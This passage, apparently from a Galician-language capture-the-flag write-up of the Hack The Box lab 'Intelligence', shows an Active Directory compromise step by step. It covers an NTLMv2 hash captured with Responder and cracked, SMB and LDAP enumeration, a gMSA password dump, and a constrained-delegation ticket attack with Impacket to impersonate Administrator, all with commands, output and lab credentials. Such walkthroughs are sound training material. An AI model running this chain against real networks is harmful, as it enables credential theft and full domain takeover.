    Responder Machine Name     [WIN-2S5JDT8VEO7]
    Responder Domain Name      [3YAN.LOCAL]
    Responder DCE-RPC Port     [49003]

[+] Listening for events...

[HTTP] Sending NTLM authentication request to ::ffff:10.10.10.248
[HTTP] GET request from: ::ffff:10.10.10.248  URL: /
[HTTP] NTLMv2 Client   : ::ffff:10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:4745f99d526a968f:8C3FB7124A598E1E864702B5BBB383DE:
0101000000000000284F919EB79D80176795955FBE9F7550000000002000800330059004100 4E0001001E00570049004E00
2D003200530035004A004400540038005600450 04F00370004001400330059004100 4E002E004C004F00430041004C000300
3400570049004E002D003200530035004A004400540038005600450 04F0037002E003300590041004E002E004C004F004300
41004C000500140033005900410 04E002E004C004F00430041004C0008003000300000000000000000000000002000000CB2
EC22769648DCD4A1DB26024C76D5E79BB1E85FEE97E0F4DD9AFF37F06B2E0A0010000000000000000000000000000000000000
09003A004800540054005400 50002F00770065006 20032006F006C0069002E0069006E00740065006C006C006900670065006E00
630065002E006800740062000000000000000000
```

Código 22: Sniffer responder

5.1.2. Credenciais usuario Ted.Graves

Conseguimos o hash do usuario **Ted.Graves**, do cal imos intentar descubrir o contrasinal mediante **John The Ripper**:

```
$ cat hashes-responder.txt;john --wordlist=/usr/share/wordlists/rockyou.txt hashes-responder.txt
Ted.Graves::intelligence:a9780eb466b95a59:10416D644E2D09301C630203DB065696:0101000000000003E19B11AE
B79D8015D4A55333B8D8FFA0000000020008003300590041004E0001001E00570049004E002D003200530035004A0044005
4003800560045004F00370004001400330059004100 4E002E004C004F00430041004C000300340057004900 4E002D0032005
30035004A004400540038005600450 04F0037002E003300590041004E002E004C004F00430041004C000500140033005900 4
1004E002E004C004F00430041004C0008003000300000000000000000000000002000000CB2EC22769648DCD4A1DB26024C7
6D5E79BB1E85FEE97E0F4DD9AFF37F06B2E0A0010000000000000000000000000000000000000900380048005400540050002
F007700650062006F006C0069002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 44.58% (ETA: 21:22:34) 0g/s 381934p/s 381934c/s 381934C/s kodima..kodikastimis
Mr.Teddy         (Ted.Graves)
1g 0:00:00:28 DONE (2022-06-06 21:22) 0.03497g/s 378254p/s 378254c/s 378254C/s Mr.bobo..Mr.Smith5
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Código 23: Credenciais Ted.Graves

Temos novas credenciais: **Ted.Graves:Mr.Teddy** Agora coas novas credenciais, imos comprobar:

- winrm - crackmapexec, evil-winrm
- smb - smbclient, smbmap, crackmapexec

```
$ crackmapexec winrm 10.10.10.248 -u'Ted.Graves' -p'Mr.Teddy'
SMB         10.10.10.248    5985   DC               [*] Windows 10.0 Build 17763 (name:DC) (domain:intelligence.htb)
HTTP        10.10.10.248    5985   DC               [*] http://10.10.10.248:5985/wsman
WINRM       10.10.10.248    5985   DC               [-] intelligence.htb\Ted.Graves:Mr.Teddy

$ smbclient -U'intelligence.htb/Ted.Graves%Mr.Teddy' -L  //10.10.10.248

  Sharename       Type      Comment
  ---------       ----      -------
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  IPC$            IPC       Remote IPC
  IT              Disk
  NETLOGON        Disk      Logon server share
  SYSVOL          Disk      Logon server share
  Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.248 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

$ smbmap -H 10.10.10.248 -u 'Ted.Graves' -p'Mr.Teddy'
[+] IP: 10.10.10.248:445  Name: dc.intelligence.htb
        Disk                                                    Permissions Comment
  ----                                                  ----------- -------
  ADMIN$                                                NO ACCESS Remote Admin
  C$                                                    NO ACCESS Default share
  IPC$                                                  READ ONLY Remote IPC
  IT                                                    READ ONLY
  NETLOGON                                              READ ONLY Logon server share
  SYSVOL                                                READ ONLY Logon server share
  Users                                                 READ ONLY

$ sudo mount -t cifs //10.10.10.248/Users /mnt -o username=Ted.Graves,password=Mr.Teddy,domain=intelligence.htb
```

Código 24: Acceso ao sistema: winrm

Buscando en 10.10.10.248/Users e 10.10.10.248/IT non atopamos nada de interese.

5.2. Enumeración LDAP: ldapdomaindump + bloodhound

5.2.1. GMSApassword

Imos estudar o directorio ldap mediante **ldapdomaindump** e **bloodhound** ou **sharphound**:

```
$ ldapdomaindump -u'intelligence.htb\Tiffany.Molina' -p'NewIntelligenceCorpUser9876' 10.10.10.248
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Código 25: ldapdomaindump

Buscamos información do usuario Ted.Graves:

```
$ firefox $(grep -Hi ted.graves *html | cut -d ':' -f1 | sort -u)
```

Código 26: Información sobre o usuario Ted.Graves

```
$ sudo neo4j console
$ bloodhound-python -c All -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -ns 10.10.10.248 -d intelligence.htb
$ mkdir bloodhound; bloodhound >/dev/null 2>&1 &;disown
```

Código 27: bloodhound

Buscamos en bloodhound por *Analysis - Shortest Paths - Shortest Paths to Unconstrained Delegation Systems* e parece que obtemos un xeito de elevar privilexios, como podemos observar na seguinte imaxe:




Figura 7: Elevación de privilexios

Ted Graves - ReadGMSAPassword - svc_int - AllowedToDelegate - DC.INTELLIGENCE.HTB
SVC_INTINTELLIGENCE.HTB is a Group Managed Service Account. The group ITSUPPORTINTELLIGENCE.HTB can retrieve the password for the GMSA SVC_INTINTELLIGENCE.HTB.

```
$ python3 gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::ee6ba16bad56e4fd9cc2a4156710cd2d
```

Código 28: Escalada de privilexios: gMSADumper

Precisamos un correcto **spn**, logo empregamos **pywerview**:

```
$ pywerview get-netcomputer -u 'Ted.Graves' -p 'Mr.Teddy' -t 10.10.10.248
dnshostname: svc_int.intelligence.htb
dnshostname: dc.intelligence.htb

$ pywerview get-netcomputer -u 'Ted.Graves' -p 'Mr.Teddy' -t 10.10.10.248 --full-data | grep -i allowedtodelegate
msds-allowedtodelegateto:       WWW/dc.intelligence.htb
```

Código 29: Escalada de privilexios: pywerview

5.2.2. Flag root

PROBLEMA TEMPO KERBEROS - ntpdate

```
$ sudo timedatectl set-ntp false

$ sudo ntpdate 10.10.10.248
{"time":"2022-06-07T08:46:03.465482+0700","offset":-0.001070,"precision":0.053495,"host":"10.10.10.248",
"ip":"10.10.10.248","stratum":1,"leap":"no-leap","adjusted":false}

$ rm dates.txt;for i in $(timedatectl list-timezones)
do
  sudo timedatectl set-timezone $i; echo -n "$i " >> dates.txt
  date >> dates.txt
done

```

```
$ sudo timedatectl set-timezone Africa/Bissau
```

Código 30: ntp - kerberos

```
$ getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int
-hashes :ee6ba16bad56e4fd9cc2a4156710cd2d

Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]   Requesting S4U2self
[*]   Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache

$ export 'KRB5CCNAME=Administrator.ccache'

$ impacket-smbclient Administrator@dc.intelligence.htb -k -no-pass
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
IPC$
IT
NETLOGON
SYSVOL
Users
# use Users
# pwd
\
# ls
drw-rw-rw-          0  Mon Apr 19 08:20:26 2021 .
drw-rw-rw-          0  Mon Apr 19 08:20:26 2021 ..
drw-rw-rw-          0  Mon Apr 19 07:18:39 2021 Administrator
drw-rw-rw-          0  Mon Apr 19 10:16:30 2021 All Users
drw-rw-rw-          0  Mon Apr 19 09:17:40 2021 Default
drw-rw-rw-          0  Mon Apr 19 10:16:30 2021 Default User
-rw-rw-rw-        174  Mon Apr 19 10:15:17 2021 desktop.ini
drw-rw-rw-          0  Mon Apr 19 07:18:39 2021 Public
drw-rw-rw-          0  Mon Apr 19 08:20:26 2021 Ted.Graves
drw-rw-rw-          0  Mon Apr 19 07:51:46 2021 Tiffany.Molina
# cd Administrator
# cd Desktop
# ls
drw-rw-rw-          0  Mon Apr 19 07:51:57 2021 .
drw-rw-rw-          0  Mon Apr 19 07:51:57 2021 ..
-rw-rw-rw-        282  Mon Apr 19 07:40:10 2021 desktop.ini
-rw-rw-rw-         34  Tue Jun  7 08:19:54 2022 root.txt
# get root.txt
# exit
```

Código 31: Acceso como administrador

```
$ cat root.txt
```

Código 32: Flag root.txt

Anexos

A. URLs de Interese

Ligazóns
S4vitar https://www.twitch.tv/s4vitaar https://htbmachines.github.io https://youtube.com/s4vitar https://www.youtube.com/channel/UCgzsRmCl4BU-QmSVC4jFOlg
HackTricks https://book.hacktricks.xyz/welcome/readme https://github.com/carlospolop
PayloadsAllTheThings https://github.com/swisskyrepo/PayloadsAllTheThings
Impacket https://github.com/SecureAuthCorp/impacket
SecList https://github.com/danielmiessler/SecLists
BloodHound https://github.com/BloodHoundAD/BloodHound/releases/
BLACKARROW - Introduction to kerberos attacks https://www.tarlogic.com/blog/how-to-attack-kerberos/
SANS Institute Cheat Sheet https://www.sans.org/blog/the-ultimate-list-of-sans-cheat-sheets/
nishang https://github.com/samratashok/nishang
Powersploit https://github.com/PowerShellMafia/PowerSploit.git
nmap-parse-output https://github.com/ernw/nmap-parse-output
Ghostpack-CompiledBinaries https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
chisel https://github.com/jpillora/chisel
MSFVenom Cheatsheet https://github.com/frizb/MSF-Venom-Cheatsheet/blob/master/README.md
dbeaver (Universal Database Tool) https://dbeaver.io/download/
gMSADumper https://github.com/micahvandeusen/gMSADumper
repoEDU-CCbySA https://github.com/ricardofc/repoEDU-CCbySA